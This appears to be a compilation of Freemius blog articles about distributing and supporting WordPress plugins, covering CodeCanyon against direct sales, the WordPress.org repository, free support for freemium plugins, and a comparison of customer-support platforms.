
We handle all plans, licensing and payments transparently. We also give you full access to the customers you acquire by enabling you to export your contact lists at any time.

### Conclusion

If you're a developer only just setting out into the world of selling plugins, CodeCanyon can be immensely useful for promotion and accessing your customer base. However, if you are a more seasoned developer or you intend to offer a freemium plugin, it could be worth assessing alternatives to CodeCanyon, such as our very own Freemius.

HOW SHOULD YOU DISTRIBUTE YOUR  
WORDPRESS PLUGIN?

***Is CodeCanyon a Good Place to Sell  
Your Premium WordPress Plugin??***



## HOW SHOULD YOU DISTRIBUTE YOUR WORDPRESS PLUGIN?

# WordPress Plugin Seller Discloses A Comparison of Plugins Sales: Direct vs CodeCanyon

If you're a WordPress plugin developer who is trying to make a living from selling plugins – you may have heard of CodeCanyon and want to know if you can [make enough to support your living through this marketplace](#).

There's another way apart from CodeCanyon, of course. You can sell your products directly via your website. In this post, I share my experience selling plugins from my Epic Plugins website direct to customers since I [removed my plugins from sale on CodeCanyon](#) in May 2016.

I've been keeping people up to date on progress via my transparency reports. However, I've not done a direct comparison of plugins sales vs CodeCanyon... until now.

## WordPress Plugin Sales on CodeCanyon

CodeCanyon has been good over the years. On average it's brought in \$500 a month in sales for me since 2013. While I am not a 'power author' or anything like that, I would say this figure is probably an average of what you can expect from having plugins for sale on CodeCanyon.

It really does depend on the plugin you're selling, though. From the \$500 in sales, a good 80-90% came from either the WPeddit Plugin or the Dilemma Plugin. The rest varied with some only making \$10 a month in sales.

## *What you're selling is more important than where you're selling it.*

That said, using CodeCanyon is still great in that you get exposure to millions of customers. In my post about why I removed 9 plugins from sale on CodeCanyon, I listed what they used to give us back in 2012/2013 vs what they give us now (crossed out is what's changed since 2012/2013).


- Targeted traffic – millions of buyers are registered on their marketplace.
- Standardized item pages with easy links to demos.
- eCommerce capability (handle store, checkout, etc.).
- "You do the creative, we do everything else":
  - They do customer help/support (optional by authors).
  - They set the price for items (low, like eBooks).
  - They process refunds (and pay for them from their share of the sale).
  - They pay the tax (VAT MOSS).

So, what am I left with missing out on when selling direct? (assuming you're OK with setting up [Freemius Checkout](#), WooCommerce, or any other payment provider)

- Targeted traffic – millions of buyers are registered on their marketplace.
- Standardized item pages with easy links to demos.

## Going It Alone

One of the main reasons for me going it alone and selling plugins directly via Epic Plugins Store was that sales via CodeCanyon have been decreasing over the recent years and CodeCanyon still took 40% of any revenue I generated.



## *The main reason for me selling directly was that sales via CodeCanyon have been decreasing over the recent years*

I also wanted the following:

- A way to contact the person who bought the plugin – CodeCanyon do not give you this.

- Full control over pricing and coupons – CodeCanyon now allow flexible pricing but not coupons.
- Google Analytics information (conversion rate etc.) – only available to CodeCanyon Elite Authors.

**Here's the chart of CodeCanyon monthly sales vs going direct:**



The trend has been falling, especially since the middle of 2015. Moving direct has certainly reduced the sales revenue from the plugins I had on CodeCanyon. Do I regret making the move?

No.

**But Plugin Sales Are Lower Direct?**

They are lower, but there's also some hidden changes in the chart above from October.

On the 28th of October 2016, I moved all of the products (both plugins and themes) to a subscription based offering. This means that customers become 'subscribers' for my website with annual renewal fees for the plugins.

***On my subscription based offering customers become 'subscribers' for my website with annual renewal fees for the plugins***

I couldn't do this if I sold via CodeCanyon. If you're selling plugins direct you should expect to have lower sales, at least initially (CodeCanyon is established and has a strong domain authority).

## Targeted Traffic

This is where I suspect the dip in sales is coming from. CodeCanyon is the go-to place for a lot of developers/site owners when they are searching for new plugins. When selling direct you'll need to have a way for people to find your products. If you decide to sell direct from the start, it's easy to give up when you don't see any sales coming in.

Here are my tips on how to supplement this traffic (which I'll be implementing more of in 2017)

### 1. Host a "Lite" version on WordPress.org

You can host a free version of your plugin on WordPress.org and then offer a 'PRO' version for sale via your website. If you're a developer this is one way to go to get a lot of traffic to your site that's targeted. You'd host a 'dilemma-lite' version of your plugin on WordPress.org and then a 'dilemma-pro' version on your own website. Another way is to use Freemius to help you sell that 'freemium' version of your plugin or theme, including easy to upgrade options, [right from within the WP admin dashboard](#). Freemius can handle all the messy bits (like API key management and update cores).

### 2. Run campaigns and build a mailing list

I'm yet to run any paid campaigns for my products. However, when I do, I'll make sure there's plenty of opportunities for people to sign up to my email list. [Having customers and leads into my email list](#) and into my CRM lets me target them easily, and keep them as a potential future customers.

### 3. Offer rewards

Linked in with #5 below, I now have my customers' email and information. I can now start offering subscriber loyalty rewards. The idea behind running rewards is I very much value customers who continue to support my developments and should hopefully increase the LTV (lifetime value) of customers.

### 4. Build a network of 'Outreach' partners / Affiliates

I also run [OutreachlistWP.com](#) which is a repository of websites who review products (either in exchange for \$ or for free). If you're selling direct and want to increase the discoverability of your products (the top of the sales funnel) then reaching out to sites like these is important. Sure, if you look at the total cost of hitting all these sites you'll be in the

\$1k to \$2k marketing cost. Whether this is worthwhile for you depends on your budget and goals.

You can also do a lot of free marketing such as joining relevant Facebook groups or discussion forums to get the word out.

#### 5. Keep track of your customers in a CRM

This is a really big one for me. I now have customers information go directly into my CRM following a purchase. This lets me see who has purchased what from me and lets me contact them easier. I use Zero BS CRM for this.

***Great tips from @mikemayhem3030 on how he recovers traffic lost when leaving CodeCanyon to sell direct.***

#### Standard Item Pages

I don't know about you, but for me, a lot of the themes I tried for WooCommerce were built for traditional stores. Stores which sold t-shirts or goods which were described easily in the product gallery. Having item pages which convert well is a key point in the sales funnel.

One option is to create your preferable item pages and easily embed the [Freemius Buy Button](#) within them.

I also wrote a detailed post on how to [re-write the WooCommerce sales page](#).

#### Why I Don't Regret The Move

Selling direct **gives me the customer information**. This is really valuable to me. While the above chart is showing less in revenue, I have the opportunity to now increase the value of each sale either by recurring renewals or additional sales via my email list.

I do this through also selling [WordPress Themes](#) to my email list and keeping them up to date with the latest updates to plugins.

With this information, I can build up a relationship with people who have purchased from me. I know exactly when to contact them again with information about extensions (for example, roughly 2 weeks into using a plugin, people extend it). So a new customer is prime to find out about the extension after about a week or 2 of using the plugin.

***A new customer is prime to find out about an extension after about a week or 2 of using the plugin.***

When selling on CodeCanyon you don't get your customers email so you cannot do anything like the above. Acquiring a new customer and receiving their email is certainly a big plus for me.

I can also control the refunds and the reviews better. If I receive a 1-star review stating that "this product doesn't work", I can contact the reviewer before publishing the review. With CodeCanyon I cannot do this and have to try and barter with the customer to make them change their review (since in a lot of the time it's a setup related issue).

HOW SHOULD YOU DISTRIBUTE YOUR WORDPRESS PLUGIN?

***WordPress Plugin Seller Discloses A Comparison of Plugins Sales: Direct vs CodeCanyon***



## HOW SHOULD YOU DISTRIBUTE YOUR WORDPRESS PLUGIN?

# Is the WordPress Plugin Repository Worth the Hassle?

If you're a relatively *new* WordPress plugin developer, you're probably asking yourself "Wait ... why would I *not* want my plugin in the repository?!"

Both questions are valid.

As with most things in life, there are advantages and disadvantages to uploading a plugin to the official repository at WordPress.org. In this article, we'll look at both sides of the debate.

The advantages of the repository are fairly transparent and obvious, while the drawbacks are both less obvious and arguably of greater impact. As a result, this article will spend more time on the latter than the former.

It's important to note at the outset that we're taking a look at the repository here purely from the perspective of the developer – not the end user (although some user-centric factors do impact the developer in the long run). So while there are a number of user-oriented issues with the repository — issues which clearly deserve a closer look — those issues are only relevant to this post to the extent that they impact the developer.

## *So how do you decide if the WordPress repository is worth the hassle for your plugin?*

Let's start by examining its benefits.

### The Advantages of the WordPress Plugin Repository for Developers

Plugin developers enjoy a number of benefits from using the repository to host their plugins. Depending on whether you're a professional plugin developer with lots of products or are doing it just for the love of WordPress, or some other goal, each of these advantages may carry a different

amount of weight for you.

Initially, it's important to note one critical requirement for use of the repository as a developer: Each plugin in the repository must be free to download and use. Upselling is permitted, but there are limits.

For example, you can create two versions of your plugin. The first – the one hosted on the repository – must be free, but it also must be functional. So you can create a version of your plugin that's not as fully featured to upload to the repository, then offer the upsell to the user for the full-featured version, either for a one-time payment or on a subscription basis. AKA the [Freemium](#) model.

So there's a benefit to developers willing to take these extra steps: you get all the benefits of the repository for a free "light" version, and the opportunity to then upsell your premium version to users of the free version.

The working theory behind this setup is that users of your free version will be pleased with its functionality, and so they're more likely to be willing to shell out cash to use the premium version. That setup itself is definitely a benefit to the developer. It makes it easier to close the sale, and it greatly increases the size of the audience that's been moved to that easier-to-convince spot in the buying cycle.

## *The WordPress repository increases the size of the audience that can potentially be moved to an easier-to-convince spot in the buying cycle.*

And that leads us to the second key benefit for developers using the repository: exposure to a vast and diverse audience. As [Scotch.io's "How to Build a WordPress Plugin, Part 2"](#) points out, the repository is good for developers because you become "part of the WP community."

That's especially true when you consider that the WordPress community includes people from a number of different countries who speak many different languages: "It makes a lot of sense to have your plugin easily [translatable] without having to touch its core coding."

That community can also help speed up the process of debugging and

future development – undeniably another benefit to using the repository.

Developers can certainly debug and refine their own plugins. But there's no denying that the process is a whole lot faster, smoother, and more thorough with the [assistance](#) of a large, active user base.

That's something that a lot of developers – especially those without premium versions to upsell – simply can't replicate on a cost- or time-efficient basis. It's just not practical.

Then, too, there's the tendency we all have to some degree: getting "code-blind" to our own work. Just like writers often can't see their own typos or grammatical errors, developers can sometimes miss problems in their own plugins – problems an engaged group of users can more easily find and identify.

The repository can also offer a plugin developer access to timely and nuanced user feedback. As Speckyboy notes in [this article outlining some of the pros and cons of repository-hosted plugin development](#):

***The Trac software solution which enables the Repository is actually quite adept at letting users comment on a plugin's features; plugin users will be able to directly interact with the developer of the code, and they can both comment on the features as well as review them using the basic commenting system which is as useful as it is intuitive.***

When doing so is made easier, users are more likely to provide meaningful feedback, which can only make your work better.

Finally, there's a built-in user perception for repository-hosted plugins that they're higher quality and more trustworthy than plugins which aren't listed there. (Whether that perception matches reality is another question – one we'll explore later in this post.) That makes it likelier overall that a user will download, activate, and use your plugin.

So much for the advantages. What are the drawbacks?

## Support Is A Heavy Load to Carry

By requiring the developer providing the support to take action to "get" the requests, the repository is running a pull system, as opposed to one that "pushes" notifications to the developer.

If your plugin only has a few dozen downloads, and plugin development is solely a hobby for you, this might not be a big deal. But if this is your business, and/or you have several plugins, including a few particularly popular ones, a pull system can really wreak havoc on your productivity, your schedule, and your sanity.

Let's face it: it can be a time-consuming process to offer support for free plugins, even if the developer wants to offer support.

***Offering support for free plugins can be very resource-consuming, even if the developer is inclined.***

Underneath many developers' complaints about the repository, there's a perception of a lack of concern for the developer.

Often, these developers' criticisms are met with some version of "If you don't want to spend time supporting a free plugin, avoid the repository. Release it on GitHub."

But even if you don't mind reasonable support requests for free plugins, you're still fighting what many believe to be an unfortunately designed platform for support, that places all the obligation on developer to monitor, and doesn't necessarily work with your established workflows.

Review/Rating System Susceptible to Abuse

Many developers agree that the current review and rating system is just too susceptible to manipulation by those with bad motives or those who simply didn't understand what the plugin did, how to use it, or ask for support.

James Laws of [WP Ninjas](#) put it well in an article at [ManageWP](#):



*The problem is that there is no accountability when someone makes these ratings. Users say something is broken simply because it doesn't work in their particular setup, but that isn't always the case. Sometimes something else is broken in their setup, or they just don't understand how to use the plugin properly.*

## Quality Problems with Plugins

While users may perceive repository-hosted plugins as being of higher quality, that's not necessarily true for developers, many of whom have commented on the presence of plugins of questionable quality in the repository.

One example of this perception can be found in the post [“What Lurks in the WordPress Plugin Repository?”](#) which details the following issues (admittedly, in 2011):

1. “More than half of the plugins in the repository are not compatible with WordPress 3.x”
2. “85% of the plugins I tested had PHP warnings, errors and notices”
3. “With a little bit of digging I found a plugin in the repo with a weakness and was able to use it to hack a site and turn it into a drone”
4. “Only 32% of those 15,000+ plugins have been updated in 2011”
5. “... two-thirds of all plugins haven't been updated this year, and one third haven't been updated since 2009.”

Mika Epstein recently gave [a spectacular presentation about the entire review process](#) from the POV of the volunteers (five, believe it or not – just five) who review plugins submitted for the repository (on average, 35 each day).

From this presentation, it's clear that review is a long, arduous, and detail-oriented process that's designed to catch problems with code, as well as violations of the plugin guidelines such as name, trademark, etc.

Does it succeed? Not entirely. Of course, any system run by humans will be susceptible to some level of fallibility.

## The Review Process Itself

Mika's presentation also lays out many of the issues with the review process. Basically, with a team of five volunteer members and 35 plugins submitted on average each day, working on an outdated BBPress platform, it's not reasonable to expect a speedy, streamlined, developer-oriented process.

The end result: [On the “add plugin” page on WordPress.org](#), you won't find out how long you'll wait – but you can see how many plugins are in line ahead of yours.

*As of the time of this writing, 145 plugins in the review queue, with 108 waiting for their initial review.*

And, as the [Speckyboy post](#) put it, “Automattic isn't shy about imposing [its] will on developers in the repository.”

It's also worth noting that the process of uploading and submitting isn't very user-friendly, especially to novices, which doesn't encourage new developers to try out their skills and add to the WordPress experience in creative ways.

## Not Enough Data!

Hosting your plugin on the WordPress plugins repository will not provide you with much statistics and data about who's using your plugin and how. You will develop blindly, having to do only with the number of **downloads**, and an estimate of the number of **active installs**. This makes it practically impossible to make any intelligent, data-driven decisions.

As Chris Lema [suggests](#) - when you have data you are not “flying blind” and it can open your eyes to very important and urgent decisions that need to be made regarding your plugin. These decisions will usually be for the benefit of your users in terms of development and support, and eventually for your plugin's marketing & pricing optimization process.

Here's a quick hangout [Matt Cromwell had with Chris Lema](#), discussing

this topic, among other related ones.

Plugin developers hosting their plugins with the WordPress repository do have a legitimate way of obtaining their plugin's data, nonetheless, as long as it's done with the user's consent & approval. [Freemius Insights](#) can help with that by providing all of the missing pieces in a WordPress plugin's data puzzle.

## Restrictions on Plugins

Finally, developers must contend with a long list of restrictions on plugins accepted for the repository.

As outlined in brief at [WordPress.org's Plugin Directory information page for developer](#), those restrictions include:

1. Your plugin must be 100% GPL compliant (and that includes non-PHP assets, such as images & CSS, which are not derivatives of the WordPress code)
2. Can't do anything illegal or "morally offensive"
3. Developer must use the Subversion repository given by the plugin team if you want it to show up on the WP.org site – the directory "is a hosting site, not a listing site"
4. Must have a readme.txt file that's readable and compatible with the [WP plugin readme file standard](#)

There's a [much longer list of guidelines and requirements](#), including a prohibition on violating WordPress trademarks and another reminder that the team can remove plugins which possibly qualify as spam, illegal, or morally objectionable plugins.

## Conclusion

A perceived lack of awareness or consideration for the developer community's perspective and needs underlies many of the drawbacks mentioned in this article.

Coupled with the perceived or actual problem with the quality of plugins accepted for the repository and the many requirements that get enforced, it's no wonder that the repository loses its appeal to some developers.

So what's the solution?

If you're a developer who's interested in making a quick contribution to the WordPress community with your code – you may want to consider GitHub, like [Coen Jacobs](#):

***It basically is a remote repository where you can store your code. But GitHub offers more. You get a basic ticket system, wiki and a nice way to view (and share, if your repository is public) your code online.***


Of course, [GitHub offers its own set of advantages](#) – and disadvantages – to plugin developers. So you should consider the question critically before making a final decision.

But, if your intentions and plans in the WordPress plugin world are long-term & repeating – and maybe you'd also like to monetize your plugin using the freemium model at some point – maybe the WordPress.org repository is right for you, despite all of its drawbacks. Besides, as members of the WordPress community we should press for [improvements to the repository](#) to address its drawbacks and problems.

**What do you think? Are the advantages of the repository worth all the drawbacks and problems for plugin developers?**

HOW SHOULD YOU DISTRIBUTE YOUR  
WORDPRESS PLUGIN?

***Is the WordPress Plugin  
Repository Worth the Hassle?***



## OFFERING SUPPORT

# Freemium WordPress Developers: Should You Provide Support for Your Free Plugin?

There's no denying it: WordPress plugin support can be a real time suck. For particularly popular plugins with lots of users, support can stretch into hours-long sessions. With that in mind, can you really justify offering free support for a free plugin?

Let's face it: if you could provide free support without fear of hours spent unpaid, you would. The trick is to make providing free support work for you and your plugin, at the same time as helping your plugin's users.

That's exactly what we're going to cover in this post.

## Even Young Plugins Need Support


It's tempting to suggest that of all stages in a plugin's public life, the part just after release is the point where it's least likely to need support. Of course, with only a few users at the beginning, the support won't take a lot of time to provide, but it might not seem worth establishing a precedent of free support for so few users.

But on the contrary, it's the perfect time to take full advantage of offering support in such a way that it benefits you as well as keeping your first users loyal. Getting used to giving the most effective support – for both you and the user – at this point will enable you to cope when your plugin is more widely used.

Providing free support at this stage can be useful for myriad reasons. Firstly, in the early days, support requests are going to provide you with lots of feedback. People will soon let you know if they need something, and you'll start to see patterns emerging in the support tickets for areas that need improvement.

Meanwhile, you'll be establishing a dialogue with your users (and potential future clients) who might – and you can ask, subtly – be willing

to give your plugin a good review on the [Plugin Directory](#).



Especially in the early days of your plugin, [these reviews will be fantastically important to you](#). Building rapport and being seen as friendly will enhance the reputation of your plugin too!

You'll discover how people use your plugin; often in ways that you wouldn't have imagined. This can help you to brainstorm, prioritize and implement new and/or improved features.

## Keep Supporting Mature Plugins

It's not just in those halcyon days after your plugin first comes out that free support is advantageous for you as well as your users.

Once you've developed more advanced features (based on that initial feedback, no doubt!) it's likely you'll be running a "freemium" system, where basic functionality is free, but clients can buy licenses to extend the functionality. It's important to keep your paying customers happy, as they'll be paying you well for the time you dedicate to their support.

However, you should still keep a level of support available for free users: they may well be encouraged to pay for your services if they receive a great experience with your support.

## Making Support Work for You and Your Plugin

As I've said, free support should be provided such that it benefits you, your plugin, *and* your users. Therefore, you should always bear in mind that time spent on support takes time out of development and other directly money-making activities. In business, the **80/20 rule** is very important.

Many of your users will require basic support and their requests won't take too much time. For the more time-consuming, serial requesters for support, you need to learn to manage your time. When you release paid-for features including additional support, it might be an idea to politely but firmly encourage these users to upgrade, lest they find you unable to process all their requests.

Meanwhile, many support requests might be feature requests or customization jobs. If a client wants you to make an extra feature for them, you're justified in wanting to make money from that work. In fact, if you can make a customized feature and adapt it for release in the main product, you've saved yourself some time and been paid extra for it! Converting these support requests into payment opportunities will ensure that you recoup some of the hours you put into providing top-quality support free of charge.

A further point to consider when providing free support is what sort of return you'll make on your efforts. Coding a whole set of new features for one user under the premise of "free support" will be a waste of your time and money (because time is money!). However, if you're answering some questions on features for a client thinking of buying your premium version, you've created a situation where you have direct influence over a client's purchasing decision. This is what availability through free support can do for you.

Finally, the different forms support can take are worth bearing in mind. For common questions, creating a public FAQ can be useful.

Email or live chat support is also worth differentiating between; you should use whichever system(s) enables you to manage your workflow most effectively.

If you are here that means you've installed the [RatingWidget for WordPress Plugin](#) (or at least you are trying to). So first of all - thanks! We want to tell you that we appreciate that, and happy to welcome you to our raters family - you are AWESOME!

We know that your time is valuable, therefore we've created this sticky topic to help you find a solution as quickly as possible.

1. If you have a [feature suggestion/request](#) please follow [this link](#).
2. If you need some [special customization of the plugin](#) for your Blog, please follow [this link](#).
3. If you face a technical problem/issue, please keep reading.

Before you rush into adding another topic to the support forum, please read the following most [Frequently Asked Questions](#) and solutions:

**Problem:** The WordPress plugin don't work, where are my ratings?


**Solution:** Don't panic - you are not alone! Your custom theme's developer forgot to call `wp_footer()` in the footer template file (usually named footer.php). Our star ratings core JavaScript is loaded on this action hook. Once this fixed the ratings should appear.

More info here - [http://codex.wordpress.org/Theme\\_Development#Plugin\\_API\\_Hooks](http://codex.wordpress.org/Theme_Development#Plugin_API_Hooks)

*The public FAQ for Rating-Widget.*

Requires: 2.9 or higher  
Compatible up to: 4.2.3  
Last Updated: 2015-7-21  
Active Installs: 20,000+

### Ratings



### Authors

- RatingWidget  
1 plugin
  - vovafeldman  
1 plugin
  - Leo Fajardo ★  
RatingWidget  
1 plugin
  - Freemius  
1 plugin
- [Donate to this plugin »](#)

## Conclusion

As you can see, support makes free plugins better: users (or later on, clients), the plugin itself, and ultimately you and your bank balance can benefit from providing basic levels of support, maintaining contact and building rapport. You can make more money and develop more desirable features, creating premium versions of your product while using feedback to polish and refine it.

With any luck, you'll be able to put these practical steps into place to improve the way your plugin works for you. Even if you have a long-standing plugin and haven't provided support up until now, you should consider implementing free support to see if it can also benefit you. All that remains is to wish you the best of luck in building your plugin's reputation and value for everyone involved!

OFFERING SUPPORT

**Freemium WordPress Developers:  
Should You Provide Support for  
Your Free Plugin?**

## OFFERING SUPPORT

# WordPress Developers: How to Choose the Best Support Platform for You


Successful WordPress plugin developers agree – a great customer support system is mandatory if you want your plugin to make it in the market.

There are lots of great customer support solutions out there but which platform is best for you? You'll want to choose one that best complements how you work and what your customers need while also matching your budget and customer service priorities.

In this article we'll step through the features of popular customer support systems from [Help Scout](#), [Zendesk](#) and [Desk.com](#) to help you decide which one is right for you.

Let's get going!

## Help Scout Is an Easy-to-Use and Collaborative Support Platform



Users love [Help Scout](#) because it's easy to set up and offers an intuitive layout. This service provides a shared inbox for you and your team which lets you collaborate on customer response. Help Scout offers email, phone and ticketing options but not live support.

This scalable customer support system lets you assist customers across a wide range of platforms: Windows, Windows Mobile, Android, iPhone and iPad options are all supported in addition to standard desktop browser access.

Help Scout offers full support for users in the USA, UK, Canada, Europe, Australia, and Latin America. If you find that many of your customers still use [Blackberry](#) or are located in, say, Africa or Asia, this might not be the solution for you.

We asked [Gregory Ciotto](#) over at Help Scout about what he saw as his product's chief advantages:

***Support software often reminds me of those “remotes made for grandpa” that people post on Reddit with a bloated collection of features. Many businesses end up blocking out the junk they don’t use. They want software that keeps the personal touch, but that can grow with them; after all, who wants to be forced to switch down the line?***

***Help Scout hits the “just right” temperature for teams of all sizes: we have teams with just a handful of users, and companies with over 600 users. Our product is designed to not waste space, and it’s exciting to see so many great WordPress companies—from the Yoast team, to WMPU, to Pippins Plugins — make the switch from cumbersome forums or confusing “customer service software” to an email solution that lets***




*them keep standards high and support response times low.*

– Gregory Ciotto, Help Scout.

Help Scout offers a free version for up to three users but this doesn't include access to its API or reporting options and all outgoing emails will contain a branded Help Scout link.

Their fixed-priced edition is **\$15 per user per month**. This includes unlimited mailboxes, **email integration** and storage, over 40 third-party integrations, and reports and satisfaction ratings. You'll have access to their help desk and knowledge base and can also **add Docs** for an additional \$25 a month. A free 15-day trial is available via their pricing page.

## Zendesk Has Over 40,000 Clients Worldwide Including Groupon and Zappos



Zendesk is popular with small business as well as large multinationals. In a recent online presentation, Zendesk Director of Platform **Maxime Prades** stressed the fact that Zendesk features can be embedded anywhere on the web or mobile. Their mobile SDK and APIs let WordPress plugin developers custom build and embed customer support directly into their plugins.

This help desk solution can handle thousands of tickets every day and can be used just as easily from desktop or mobile. It helps you stay organized

and on top of customer response by pulling emails, web, chat and social media all into one place for easy response and tracking.


Zendesk offers email, phone, and live support along with training and ticketing options. It can help you assist your customers on Windows, Linux, Blackberry, Android, iPhone, iPad and Mac. In terms of region support, you are covered in the USA, UK, Canada, Europe, Asia, Australia, Latin America and the Middle East.

Zendesk has five subscription plans:

- **Starter plan:** Per-agent billing at \$1 per month annually, or \$2 if you pay monthly, with a ticketing portal for three agents.
- **Regular plan:** Per-agent billing at \$25 per month annually or \$29 monthly. This includes customer satisfaction ratings and domain mapping.
- **Plus plan:** Per-agent billing at \$49 per month annually or \$59 monthly. This includes Insights, access to their internal knowledge base and time tracking.
- **Enterprise plan:** Per-agent billing at \$125 per month annually or \$139 monthly. This includes **Launch Guidance**, free light agents, ticket forms and **custom roles**.
- **Enterprise plan:** The Enterprise Elite plan is \$195 per agent per month and is only billed annually. It features elite support and a 99.9% uptime SLA.

You can start a 30-day free trial at the Zendesk pricing page.

## Desk.com Lets You Communicate With Clients in Their Native Language





[Desk.com](#) (formerly Assistly) collects customer interactions from all channels including phone, email, social networks and chat. This gives your agents one central place from which to monitor and respond.

You're free to customize your own custom support center by choosing a color scheme and tweaking contact forms. You can even edit the CSS and HTML to make it match your site.

Desk.com also gives the option of communicating with customers in their native language through the [36 languages](#) it makes available via its CMS.

With Desk.com, you can support customers who are using Windows, Blackberry, Android, iPhone, iPad and Mac. Regional support is available for the USA, UK, Canada, Europe, Asia, Australia, Latin America and the Middle East. Desk.com offers email and phone support but no live chat.

Desk.com is available in [four basic packages](#):

- **Starter plan:** Per-agent billing at \$3 per month for up to three users with access to multi-channel support, case management, reporting, [self-service support](#), integration, and security features.
- **Standard plan:** Per-agent billing at \$30 per month with support for unlimited email inboxes plus Twitter and Facebook accounts. This plan features case management tools such as custom fields, case routing and agent achievements along with a knowledge base and a customer support center (in English only). You'll also have access to full customization and integration functions.
- **Pro plan:** Per-agent billing at \$60 per month. This plan has all the features of the Standard plan plus unlimited data access in reporting, self-service support available in 36 languages, and a sandbox for testing your configuration changes. You can also add a part-time agent for \$1.75 per hour on a pay-as-you-go basis.
- **Business Plus plan:** This option provides unlimited multi-brand capabilities, interactive dashboards and custom agent roles and positions.

You can access a 14-day free trial of Desk.com on their [pricing page](#).

## Before You Choose a Support Platform, Consider Your Clients' Needs

When considering which support program is right for you, it's important to consider your clients' needs, location and platform along with – naturally – your own budget.

If your clients are English-speaking, living mainly in North America or Europe and mostly using, say, Android, Help Scout could be the perfect choice for you – especially if you're looking for an affordable, easy-to-use option.

If you support a lot of clients using Blackberry, you'll want to consider Zendesk or Desk.com.

Looking to custom build and embed customer support directly into your plugin? Then Zendesk might be for you.

One thing's for certain though, all three platforms provide a strong set of features at affordable price points for every level of business.

OFFERING SUPPORT

***WordPress Developers: How to Choose the Best Support Platform for You***



## OFFERING SUPPORT

